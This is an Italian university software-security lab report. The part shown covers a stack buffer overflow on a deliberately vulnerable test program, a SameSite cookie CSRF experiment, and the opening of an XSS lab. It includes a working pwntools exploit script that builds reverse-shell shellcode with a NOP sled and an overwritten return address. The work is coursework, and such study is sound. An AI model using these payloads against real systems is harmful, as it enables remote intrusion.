



UNIVERSITÀ DEGLI STUDI
DI NAPOLI FEDERICO II

Software **SECURITY**



REDATTO DA

MAURO GALATEO

SUPERVISIONATO DA

ROBERTO NATELLA



github.com/mgalateo/Software-Security-Labs

Nella versione .docx



È possibile visualizzare le immagini nelle dimensioni originali cliccando sulle immagini. Inoltre è possibile visualizzare alcuni file utilizzati cliccando sul nome mostrato in “corsivo”

Sommario

1.	Buffer Overflow.....	5
1.1	Fase preliminare.....	5
1.2	Challenge “put_wisdom”.....	5
1.3	Challenge write_secret.....	9
1.4	Challenge “put_wisdom()” nella versione a 32 bit.....	10
1.5	Array globale	11
2.	Web Security.....	12
2.1	Cross-Site Request Forgery (CSRF).....	12
2.2	XSS Attacks	14
2.3	Self-Propagating XSS Worm	16
2.4	SQL Injection.....	18
2.4.1	Attack on UPDATE.....	18
2.4.2	Prepared Statement	21
3.	Fuzzing	23
3.1	Introduzione protocollo Heartbeat e bug Heartbleed.....	24
3.2	Challenge: Fuzzing OpenSSL.....	25
4.	Static Analysis	32
4.1	U-Boot	32
4.2	memcpy()	32
4.3	CodeQL.....	33
4.4	U-boot Challenge	33
4.4.1	Trovare tutte le funzioni chiamate memcpy	33
4.4.2	Trovare tutte le funzioni nominatememcpy	34
4.4.3	Trovare tutte ntohs*le macro	34
4.4.4	Trova tutte le chiamate a memcpy	34
4.4.5	Trova tutte le invocazioni delle macro ntohs*	35
4.4.6	Trovare le espressioni di primo livello in cui si espandono queste invocazioni di macro	35
4.4.7	scrivere una classe CodeQL.....	36
4.4.8	Analisi del flusso di dati e tracciamento delle contaminazioni.....	36

5.	Cyber Threat – Astaroth.....	38
5.2	Fase uno, creazione “clikme.lnk”	39
5.3	Fase due, stager.cmd	39
5.4	Fase tre, generazione payload.....	41
5.5	Fase quattro, configurazione del server python	41
5.6	Fase cinque, Metasploit reverse shell	42
5.7	Fase cinque, Exploit.....	42
5.7	Mitre ATT&CK.....	44
5.8	Persistenza	45
6.	Basic Malware Analysis	46
6.1	Questionario Lab01-01.exe e Lab01-01.dll	46
6.2	VirusTotal.....	51
6.3	PEview	52
6.4	PEiD	52
6.5	BinText.....	53
6.6	Dependency Walker	54
6.6	Extra Lab-01-04.....	55
6.6	Keylogger	56
6.7	Process Explorer	57
6.8	Process Monitor	57
6.9	Persistenza	58
6.10	Key12.....	59
6.11	Traffico DNS.....	60
6.12	Capa	61
7.	Analyzing Windows Malware.....	64
7.1	Secret Flags.....	64
7.2	Extra task	71
7.3	Lab07-01	82
7.4	Process Injection Lab12.....	86
8.	Malware Detection.....	91
8.1	Yara	92
8.2	Yara extra	95

8.3 Sysmon e Sigma Rules	97
8.4 Snort Optional Task	101

1. Buffer Overflow

Il buffer overflow è un tipo di attacco informatico che sfrutta un errore di programmazione in cui un programma non controlla adeguatamente la quantità di dati che vengono inseriti in un buffer. In questo modo, un attaccante può sovrascrivere altre aree di memoria del sistema, modificando il comportamento del programma o persino assumendo il controllo del sistema.

Le aree di memoria in cui è possibile effettuare un attacco di buffer overflow dipendono dal tipo di architettura del sistema e dalla configurazione del programma attaccato. In genere, l'attacco viene effettuato sulla stack, che è un'area di memoria utilizzata dal programma per gestire le chiamate di funzione e le variabili locali. Tuttavia, può anche essere possibile attaccare l'heap, che è un'area di memoria utilizzata per gestire l'allocazione dinamica della memoria, o altre aree di memoria del sistema.

1.1 Fase preliminare

Nella fase preliminare andiamo a compilare il programma nella versione 64bit e 32 bit andando però a disabilitare una serie di misure di sicurezza.

```
1. gcc -fno-stack-protector -z execstack -g  
2. wisdom-alt.c -o wisdom-alt
```

In particolare:

-fno-stack-protector: disattiva la funzione di protezione dello stack nel compilatore, che è progettata per proteggere i programmi contro gli overflow del buffer e altri tipi di attacchi basati sullo stack.

-z execstack: rende eseguibile codice nell'area stack.


-g: questo flag include le informazioni di debugging nel file eseguibile compilato, che può essere utile per il debugging dei programmi.

1.2 Challenge “put_wisdom”

Attaccare il buffer overflow nella funzione "*put_wisdom()*" (versione 64 bit), iniettare uno shellcode (es. reverse shell).

La funzione put_wisdom() utilizza una funzione C gets() che è considerata pericolosa perché non effettua alcun controllo sulla dimensione dell'input.

Vediamo nella successiva immagine la funzione vulnerabile all'attacco BO.



```
52 void put_wisdom(void) {
53     char wis[DATA_SIZE] = {0};
54     int r;
55
56     r = write(outfd, prompt, sizeof(prompt)-sizeof(char));
57     if(r < 0) {
58         return;
59     }
60
61     r = (int)gets(wis);
62     if (r == 0)
63         return;
64
65     WisdomList *l = malloc(sizeof(WisdomList));
66
67     if(l != NULL) {
68         memset(l, 0, sizeof(WisdomList));
69         strcpy(l->data, wis);
70         if(head == NULL) {
71             head = l;
72         } else {
73             WisdomList *v = head;
74             while(v->next != NULL) {
75                 v = v->next;
76             }
77             v->next = l;
78         }
79     }
80 }
```


Dopo aver studiato la grandezza del codice della reverse shell e lo spazio disponibile nel buffer da attaccare, è stato scoperto che per far eseguire correttamente il codice è necessario aumentare la dimensione del buffer. Ciò è dovuto al fatto che non c'è abbastanza spazio tra il codice iniettato e l'indirizzo di ritorno. Probabilmente, quando la shell inizia l'esecuzione e carica altre informazioni nello stack, il programma termina prematuramente. Dunque si è deciso di raddoppiare la dimensione del buffer.

Iniziamo creando un "payload", ovvero un insieme di dati che ci permetterà di sovrascrivere l'indirizzo di ritorno del programma e far eseguire una "reverse shell" (una connessione remota a un terminale).

Per capire dove posizionare l'indirizzo di ritorno, creiamo il payload utilizzando una stringa "2\n", seguita da 1024 caratteri "A", e poi da una stringa ciclica di 8 caratteri ripetuti in modo da formare una stringa di 1200 caratteri.

Il payload generato viene salvato in un file chiamato "[payload cyclic](#)". Successivamente, inseriamo il payload come input al programma e utiliziamo un debugger per verificare quale stringa si è posizionata all'interno dell'indirizzo di ritorno. In questo modo possiamo determinare la distanza dal buffer iniziale e quindi individuare la posizione dove inserire l'indirizzo di ritorno malevolo.

Andiamo quindi a stabilire come comporre il payload per eseguire la reverse shell.



Creiamo uno script python per generare questo payload che inserirà una serie di NOP sled (che fungeranno da scivolo fino alla shellcode) il codice della reverse shellcode tradotta opportunamente, una serie di NOP sled e infine poniamo come indirizzo di ritorno l'indirizzo rsp – offset.

Il codice dello script chiamato “[gen_shellcode.py](#)”:

```
1.#!/usr/bin/env python3
2.
3. from pwn import *
4.
5. context.arch='amd64'
6. context.os='linux'
```

```

7.
8.
9. #Shellcode for reverse shell
10. s_code = shellcraft.amd64.linux.connect('127.0.0.1', 12345) + shellcraft.amd64.linux.dupsh('rbp')
11.
12. # Shellcode for printing "Hello world!!"
13. #s_code = shellcraft.amd64.linux.echo('Hello world!!') + shellcraft.amd64.linux.exit()
14.
15. log.info("Shellcode ready")
16. print(s_code)
17.
18. s_code_asm = asm(s_code)
19. log.info("Shellcode length: %d bytes" % len(s_code_asm))
20.
21. # Return address in little endian format
22. offset=295
23. ret_addr = 0x7fffffff968 - offset
24. addr = p64(ret_addr, endian='little')
25. log.info("Return address: %#.16x" % (ret_addr))
26.
27.
28. # Opcode for the NOP instruction
29. nop = asm('nop', arch="amd64")
30.
31.
32. # Writes payload on a file
33. payloadInit=b"2\n" + b"A"*1022
34. payload =payloadInit + nop*(offset - len(s_code_asm) - 64) + s_code_asm + nop*64 + addr
35. log.info("Payload ready")
36.
37.
38. shellcode_file = "./shellcode_payload"
39.
40. with open(shellcode_file, "wb") as f:
41.     f.write(payload)
42.
43. log.info("Payload saved into %s" % shellcode_file)
44.

```

Vediamo quindi uno screen dell'attacco effettuato utilizzando lo "["shellcode payload"](#)" generato.

Il programma continua la sua esecuzione in modo regolare e si connette all'indirizzo specificato su cui si è in ascolto con Netcat da un altro dispositivo. Questo ci permette di utilizzare la shell per eseguire qualsiasi comando da remoto.

1.3 Challenge write_secret

Attaccare di nuovo la vulnerabilità, fare eseguire la funzione "**write_secret()**"

Sfruttiamo la precedente vulnerabilità ma questa volta facciamo eseguire la funzione `write_secret()` che normalmente non verrebbe mai chiamata.

Utilizzando il debugger gdb per scoprire l'indirizzo di write_secret da inserire come indirizzo di ritorno.

Andiamo quindi a costruire un payload che sovrascriva l'indirizzo di ritorno con il seguente: “0x555555555229”. Lo script che genera tale payload è presente nel file [gen_writeSecretPayload.py](#). Infine vediamo il risultato di tale operazione.

```
gen_writeSecretPayload.py - Visual Studio Code
File Edita Selezione Visualizza Val Esegui Terminale Guida
C wisdom-alt.c gen_writeSecretPayload.py x gen_shellcode.py

home ~ unina > software-security > buffer-overflow > challenge > gen_writeSecretPayload.py
1 #!/usr/bin/env python3
2
3 from pwn import *
4
5
6 # Return address in little endian format
7 offset=285
8 ret_addr = b'\x00\x00\x00\x00\x00\x00\x00\x00'
9 addr = p64(ret_addr, endian='little')
10 log.info("Return address: %#.16x" % (ret_addr))
11
12 # Opcode for the NOP instruction
13 nop = asm('nop', arch='amd64')
14
15
16 # Writes payload on a file
17 payload=b"\x41" * 1022 + offset*nop + addr
18 log.info("Payload ready")
19
20
21 write_secret_payload = "./writeSecret_payload"
22
23 with open(write_secret_payload, "wb") as f:
24     f.write(payload)
25
26 log.info("Payload saved into %s" % write_se
27
28
29
30 Riga 30, colonna 1 Spazi
```

```
unina@parallels-Virtual-Platform:~/software-security/buffer-overflow/challenge$ ./gen_writeSecretPayload.py
----- tip of the day (disable with set show-tips off) -----
Pwndbg resolves kernel memory maps by parsing page tables (default) or via monitor info mem QEMU gdbstb command (map-via-page-tables off) for that
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt < writeSecret_payload
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello world!
1. Recieve wisdom
2. Add wisdom
Select 1> Enter some wisdom
secret key
Program received signal SIGSEGV, Segmentation fault.
0x0000fffffffffde0 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RDX | RODATA [ REGISTERS | show-flags off | show-compact-reg off ]
*RAX 0xb
*RBX 0xb
*RCX 0xfffffffffd14a37 (write+2) ← cmp rax, -0x1000 /* 'H' */
*RDW 0xb
*RDX 0x1
*RSI 0x5555555550898 (<secret>) ← "secret key"
*RSI 0xb
*RSI 0x555555508b0 ← <x0>
*R10 0x7
*R11 0x246
*R12 0xfffffffffd0b0 → 0xfffffffffe2c ← '/home/unina/software-security/buffer-overflow/challenge/wisdom-alt'
*R13 0x5555555550898 (<init>) ← emdrbr4
*R14 0x5555555550788 (<_dlo_global_dtors_aux_fini_array_entry>) → 0x555555551e8 (<_dlo_global_dtors_aux>) ← emdr4
*R15 0x7ffff7fffd040 → 0x7ffff7fffe0e0 → 0x555555554000 ← 0x10102464c457f
*RIP 0x9090909090909090
*RIP 0x10102464c457f
*RIP 0x7ffff7fffd080 ← 0x10102464c457f
[RIP] 0x10102464c457f [ DISMM / x86-64 / set emulate on ]
```

```
unina@parallels-Virtual-Platform:~/software-security/buffer-overflow/challenge$ ./writeSecret_payload
xor est, est /* 0 */
push rsi /* null terminate */
push 8
pop rax
push rsi /* sh"x00" */
mov rsi, rsp
xor rdi, edx /* 0 */
/* call _execute() */
push SYSCALL_EXECUTE /* */
pop rax
syscall

[+] Shellcode length: 121 bytes
[+] Return address: 0x000055555555229
[+] Payload ready
[+] Payload saved Into ./writeSecret_payload
unina@parallels-Virtual-Platform:~/software-security/buffer-overflow/challenge$ python3 ./gen_writeSecretPayload.py
[+] Return address: 0x000055555555229
[+] Payload ready
[+] Payload saved Into ./writeSecret_payload
unina@parallels-Virtual-Platform:~/software-security/buffer-overflow/challenge$ [
```

1.4 Challenge “put_wisdom()” nella versione a 32 bit

attaccare "**put_wisdom()**" nella versione a **32 bit**.


Si procede nel modo del tutto analogo alla versione 64bit discussa nel capitolo [1.1].

Facendo le dovute modifiche derivanti le seguenti differenze tra l'architettura x86 a 64 e 32 bit:

- 1) In **x86-32**, gli indirizzi sono di **4 bytes** invece che 8.
 - 2) Per trovare lo "offset" bisogna tener conto che il comportamento della **istruzione RET in x86-32** è leggermente diverso da x86 a 64 bit



Andiamo a verificare la dimensione dell'offset individuando la stringa ciclica presente nel registro EIP. Modifichiamo lo script utilizzato precedentemente per la versione 64 bit , settando l'architettura i386 , utilizzando una shell compatibile a 32 bit, modificando l'offset ricavato e l'indirizzo di ritorno. Di seguito viene presentato uno screen dell'elaborazione.



1.5 Array globale

Un'altra vulnerabilità è legata all'array globale "**ptrs**", occorre fare in modo che il programma acceda al puntatore "p" invece che ai puntatori in "ptrs".

Procediamo utilizzando il debugger per verificare la distanza che intercorre fra ptrs e p.

Il programma prende in ingresso un intero che utilizzerà come indice del vettore ptrs per svolgere la funzione desiderata. Considerando che:

"array[i]" equivale ad "array + i*sizeof(array[0])"

Per accedere al puntatore p allora andiamo calcoliamo l'indice come:

$$\frac{ptrs - p}{4} = 711626678$$

Tale operazione è stata eseguita nello script "["script_DistanzaP.py"](#)" e il risultato è presente nel file "["log.txt"](#)".

The screenshot shows a Linux desktop environment with a terminal window and a file manager. The terminal window displays a debugger session (GDB) showing assembly code and registers. The file manager shows a directory structure with files like payload_32, shellcode_32.py, and writeSecret_payload. The terminal output includes a backtrace and some assembly code. The file manager also shows a selected file named log.txt.

```
gio 23 mar 21:55
unina@parallels-Parallels-Virtual-Platform:~/software-security/buffer-overflow/challenge/scriptDistanzaP.py
...
1 Ptrs: 1448448148
2 P: 4294954868 pat: 1448436289
3
4 HEX
5 Ptrs: 0x56559094
6 P: 0xFFFFF7FC
7 pat: 0x56559041
8
9 DISTANZA ptrs-p: 2846506712
10 DISTANZA ptrs-pat: 2846518571
11
12 HEX DISTANZA ptrs-p: 0x9aa83ed8
13 DISTANZA ptrs-pat: 0x9aa83ed8
14
15 DIV4 DISTANZA ptrs-p: 711626678.0
16 DISTANZA ptrs-pat: 711626678.75

...
7 skipped
...
r 0 0x5655d640 main+108
f 1 0x7f251519 _libc_start_call_main+121
f 2 0x7f2515f3 __libc_start_main+147
f 3 0x5655d610b _start+43
...
pwndbg: print p
$1 = (ptr) 0x5655d640 main+108
pwndbg: print buf
No symbol name found in current context.
No symbol name found in current context.
pwndbg: print buf
$2 = '0000' repeats 1023 times>
pwndbg: print ptrs
$3 = {<__ptr=0x5655d610b>, <get_wisdom>, 0x5655d329 <put_wisdom>}
pwndbg: print ptrs
$4 = {<__ptr=0x5655d610b>, <get_wisdom>, 0x5655d329 <put_wisdom>}
pwndbg: print ptrs[0]
$5 = (ptr) 0x0
pwndbg: print &ptrs
$6 = (<__ptr=0x5655d610b>) 0x56559094 <ptrs>
pwndbg: print &p
$7 = (ptr *) 0xFFFFF7FC
pwndbg: print p
$8 = (ptr *) 0x5655d241 <pat_on_back>
pwndbg: quit
pwndbg: print p
$9 = (void (void)) 0x5655d641 <pat_on_back>
pwndbg: print ptrs[0]
$10 = (ptr)
pwndbg: print &ptrs[0]
$11 = (<__ptr=0x5655d610b>) 0x56559094 <ptrs>
pwndbg: print &ptrs[1]
$12 = (<__ptr=0x5655d610b>) 0x56559094 <ptrs+4>
pwndbg: print &ptrs[4]
$13 = (<__ptr=0x5655d610b>) 0x56559094 <ptrs+16>
pwndbg: print &ptrs[711626678]
$14 = (ptr *) 0x5655d610b <start+43>
pwndbg:
```

Si può verificare il raggiungimento dell'obiettivo dalla stampa: "Achievement unlocked!"

2. Web Security

La sicurezza web è una preoccupazione importante per tutti i proprietari di siti web o di applicazioni online. Ci sono diverse minacce da tenere in considerazione, tra cui il furto dei cookie, che avviene quando un attaccante ruba i cookie di un utente per impersonare l'utente e accedere ai suoi dati.

Gli attacchi XSS sono un'altra minaccia che sfrutta le vulnerabilità delle applicazioni web per iniettare codice dannoso all'interno delle pagine web visualizzate dall'utente. Questi attacchi possono consentire a un attaccante di rubare informazioni sensibili, come le credenziali di accesso dell'utente, o di eseguire azioni dannose sul sito web.

Il CSRF è un altro attacco in cui l'attaccante sfrutta la fiducia dell'utente per effettuare operazioni dannose. In questo attacco, l'attaccante induce l'utente a eseguire un'azione sul sito web senza che l'utente ne sia consapevole. Ciò può comportare il trasferimento di fondi o l'invio di dati sensibili all'attaccante.

Per prevenire tali minacce, è importante implementare l'input validation per verificare che l'input fornito dall'utente sia corretto e sicuro. Ciò può prevenire attacchi di tipo SQL injection o altri tipi di attacchi che sfruttano input malevoli.

2.1 Cross-Site Request Forgery (CSRF)


Esempio A: da www.csrflab-defense.com a www.csrflab-defense.com

Esempio B: da www.csrflab-attacker.com a www.csrflab-defense.com


- Prima di seguire i due link, cercate di prevedere quali cookie verranno inviati nella la richiesta HTTP
- Perché alcuni cookie non vengono inviati in determinati scenari?
- In che modo i cookie SameSite possono aiutare un server a rilevare se una richiesta è cross-site?

Le richieste possono essere effettuate:

- Same-Site: richieste che vengono effettuate allo stesso sito web;
- Cross-Site: le richieste vengono effettuate da un sito web differente;



Esistono due tipi di cookie Same-Site: rigorosi e non rigorosi.



Andiamo quindi ad analizzare i cookies che ci vengono inviati dal server.

The screenshot shows a browser window for www.csrflab-defense.com. The title bar says "Setting Cookies". Below it, a message states: "After visiting this web page, the following three cookies will be set on your browser." followed by a list:

- **cookie-normal:** normal cookie
- **cookie-lax:** samesite cookie (Lax type)
- **cookie-strict:** samesite cookie (Strict type)

Two experiment links are present: "Experiment A: click [Link A](#)" and "Experiment B: click [Link B](#)". At the bottom, the browser's developer tools Network tab is shown, listing the three cookies:

Nome	Valore	Domain	Path	Scadenza/Max-Age	Dimensione	HttpOnly	Secure	SameSite	Ultimo accesso
cookie-lax	bbbbbb	www.csrflab-defense.com	/	Sessione	16	false	false	Lax	Thu, 30 Mar 2023 09:21:50 GMT
cookie-normal	aaaaaa	www.csrflab-defense.com	/	Sessione	19	false	false	None	Thu, 30 Mar 2023 09:21:50 GMT
cookie-strict	cccccc	www.csrflab-defense.com	/	Sessione	19	false	false	Strict	Thu, 30 Mar 2023 09:21:50 GMT

Il sito csrflab-defense.com ci invia tre cookies, uno strict, una lax e uno normal.

Andando a cliccare il link dello stesso sito andremo ad inviare tutti e tre i cookies, mentre nel caso raggiungessimo [csrflab-defense.com/showcookies.php](http://www.csrflab-defense.com/showcookies.php) provenendo dal sito csrflab-attacker.com verrà inviato il cookie-normal, il cookie-lax (poiché abbiamo cliccato esplicitamente sul link mentre se lo avessimo raggiunto tramite immagine jpg non sarebbe stato inviato) ed infine non sarà inviato il cookie-strict.

Se un server impone un cookie con l'attributo SameSite su "Strict" o "Lax", può controllare se il cookie viene inviato in una richiesta cross-site verificando se il cookie è presente nell'intestazione della richiesta ricevuta. Se il cookie non è presente, il server può dedurre che la richiesta è di tipo cross-site. Questo può aiutare a proteggere da attacchi CSRF (Cross-Site Request Forgery) e fornire una maggiore sicurezza nell'applicazione web.

2.2 XSS Attacks

Obiettivo: inserire la frase "SAMY è il MIO EROE" nel profilo di altre persone senza il loro consenso.

Verifichiamo in prima istanza come avviene la modifica del profilo da un utente del quale abbiamo accesso.

Stato	Metodo	Dominio	File	Iniziatore	Tipo	Trasferito	Dimensione	Header	Cookie	Richiesta	Risposta	Tempo
302	POST	www.xsslabelgg.com	edit	document	html	3,91 kB	15,92 kB	Filtra parametri di richiesta				
200	GET	www.xsslabelgg.com	samy	document	html	3,96 kB	15,92 kB					
200	GET	www.xsslabelgg.com	59large.jpg	img	jpeg	In cache	8,30 kB					
200	GET	www.xsslabelgg.com	jquery.js	script	js	In cache	0 B	2				
200	GET	www.xsslabelgg.com	jquery-ui.js	script	js	In cache	0 B	4	Content-Disposition: form-data; name=_elog_token			
200	GET	www.xsslabelgg.com	require_config.js	script	js	In cache	784 B	6	Content-Disposition: form-data; name=_elog_tz			
200	GET	www.xsslabelgg.com	require.js	script	js	In cache	0 B	7	Content-Disposition: form-data; name=_elog_ts			
200	GET	www.xsslabelgg.com	elogs.js	script	js	In cache	0 B	9	160937895			
200	GET	www.xsslabelgg.com	favicon-128.png	img	png	In cache	4,33 kB	10	Content-Disposition: form-data; name=name			
200	GET	www.xsslabelgg.com	favicon.svg	img	svg	In cache	6,50 kB	12	SAMY			
200	GET	www.xsslabelgg.com	sprint.js	require.js:127 (script)	js	In cache	0 B	13	Content-Disposition: form-data; name=description			
200	GET	www.xsslabelgg.com	en.js	require.js:127 (script)	js	In cache	0 B	15	SAMY IS MY HERO			
200	GET	www.xsslabelgg.com	weakmap-polyfill.js	require.js:127 (script)	js	In cache	0 B	17	Content-Disposition: form-data; name=accesslevel[description]			
200	GET	www.xsslabelgg.com	formdata-polyfill.js	require.js:127 (script)	js	In cache	0 B	19	Content-Disposition: form-data; name=accesslevel[description]			
200	GET	www.xsslabelgg.com	widgets.js	require.js:127 (script)	js	In cache	0 B	20	Content-Disposition: form-data; name=briefDescription			
200	GET	www.xsslabelgg.com	init.js	require.js:127 (script)	js	In cache	370 B	22	Content-Disposition: form-data; name=briefDescription			
200	GET	www.xsslabelgg.com	ready.js	require.js:127 (script)	js	In cache	123 B	24	Content-Disposition: form-data; name=briefDescription			
200	GET	www.xsslabelgg.com	lightbox.js	require.js:127 (script)	js	In cache	0 B	26	Content-Disposition: form-data; name=accesslevel[briefDescription]			
200	GET	www.xsslabelgg.com	topbar.js	require.js:127 (script)	js	In cache	175 B	27	Content-Disposition: form-data; name=accesslevel[briefDescription]			
200	GET	www.xsslabelgg.com	form.js	require.js:127 (script)	js	In cache	1,01 kB	29	Content-Disposition: form-data; name=location			
200	GET	www.xsslabelgg.com	reportedcontent.js	require.js:127 (script)	js	In cache	0 B	30	Content-Disposition: form-data; name=location			
200	GET	www.xsslabelgg.com	Plugin.js	require.js:127 (script)	js	In cache	145 B	32	Content-Disposition: form-data; name=location			
200	GET	www.xsslabelgg.com	jquery.colorbox.js	require.js:127 (script)	js	In cache	0 B	33	Content-Disposition: form-data; name=accesslevel[location]			
200	GET	www.xsslabelgg.com	Ajax.js	require.js:127 (script)	js	In cache	0 B	35	Content-Disposition: form-data; name=accesslevel[location]			
200	GET	www.xsslabelgg.com	spinner.js	require.js:127 (script)	js	In cache	754 B	36	Content-Disposition: form-data; name=interests			
							754 B	38	Content-Disposition: form-data; name=interests			
							754 B	40	Content-Disposition: form-data; name=interests			
							754 B	41	Content-Disposition: form-data; name=interests			
							754 B	42	Content-Disposition: form-data; name=interests			
							754 B	43	Content-Disposition: form-data; name=accesslevel[interests]			
							754 B	44	Content-Disposition: form-data; name=accesslevel[interests]			
							754 B	45	Content-Disposition: form-data; name=skills			
							754 B	46	Content-Disposition: form-data; name=skills			
							754 B	47	Content-Disposition: form-data; name=skills			

```

▼ POST
  Scheme: http
  Host: www.xsslabelgg.com
  Filename: ./action/profile/edit
  Indirizzo: 10.9.0.5:80

